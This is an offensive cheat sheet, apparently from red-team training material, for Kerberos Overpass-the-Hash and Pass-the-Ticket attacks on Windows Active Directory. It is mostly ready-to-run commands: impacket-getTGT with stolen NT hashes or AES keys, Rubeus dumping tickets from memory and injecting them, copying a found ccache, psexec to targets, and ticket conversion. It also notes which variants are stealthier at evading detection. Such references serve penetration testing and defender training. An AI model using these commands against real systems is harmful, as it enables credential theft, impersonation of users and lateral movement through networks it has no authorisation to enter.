


Pass-the-Ticket / Overpass-the-Hash

Authenticate with Kerberos tickets/keys, not passwords. Overpass-the-Hash turns an NT/AES hash into a real TGT (quieter than NTLM, works where NTLM is off); Pass-the-Ticket replays an existing stolen ticket. Tools: Rubeus, impacket, nxc. Replace <placeholders> with your own values.



OVERPASS-THE-HASH (hash → TGT)

① Linux — impacket getTGT

Tab 1 · Kali

```
# NT (RC4) hash
impacket-getTGT <domain>/<user> -hashes :<nt-hash> -dc-ip <dc-ip>
# AES256 key (stealthier — matches modern default etype)
impacket-getTGT <domain>/<user> -aesKey <aes256-key> -dc-ip <dc-ip>

export KRB5CCNAME=<user>.ccache
nxc smb <target-fqdn> --use-kcache
impacket-psexec -k -no-pass <domain>/<user>@<target-fqdn>
```

② Windows — Rubeus asktgt

Tab 2 · Windows

```
Rubeus.exe asktgt /user:<user> /domain:<domain> /rc4:<nt-hash> /ptt
Rubeus.exe asktgt /user:<user> /domain:<domain> /aes256:<aes-key> /ptt
```

/ptt injects the TGT into the current logon session — then just use SMB / WinRM normally.

PASS-THE-TICKET (reuse a ticket)

③ Harvest Tickets

Tab 2 · Windows

```
Rubeus.exe dump          # all tickets from memory (admin/SYSTEM)
Rubeus.exe dump /nowrap  # base64 for easy copy
```

Tab 1 · Linux

```
cp /tmp/krb5cc_1000 ./stolen.ccache  # reuse a found ccache
```

④ Inject / Use the Ticket

Tab 2 · Windows

```
Rubeus.exe ptt /ticket:<base64-kirbi>  
klist # confirm loaded
```

Tab 1 · Linux

```
export KRB5CCNAME=stolen.ccache  
klist  
impacket-psexec -k -no-pass <domain>/<user>@<target-fqdn>
```

Convert formats if needed:

```
impacket-ticketConverter stolen.kirbi stolen.ccache # kirbi → ccache  
impacket-ticketConverter stolen.ccache stolen.kirbi # ccache → kirbi
```

Tickets also come from: overpass-the-hash, Rubeus dump/monitor (incl. unconstrained delegation), certipy auth / shadow credentials, and S4U (delegation abuse) — all output a ccache you can pass here.

PtT/OPtH vs NTLM Pass-the-Hash

NTLM PtH	uses the NT hash over NTLM directly (see pass-the-hash sheet)
OPtH	converts the hash → Kerberos first: blends in as normal Kerberos, works when NTLM is disabled, and can request further service tickets

Clock-sensitive — if Kerberos fails: sudo ntpdate <dc-ip>.

Key idea: Kerberos identity lives in tickets and keys, not passwords. Hold a user's hash and you can mint a fresh TGT (overpass-the-hash); hold an existing ticket and you can just replay it (pass-the-ticket). Either way you act as that user over Kerberos — cleaner than NTLM, resilient to password changes for the ticket's lifetime, and the glue that turns delegation, ADCS, and shadow-cred output into real access.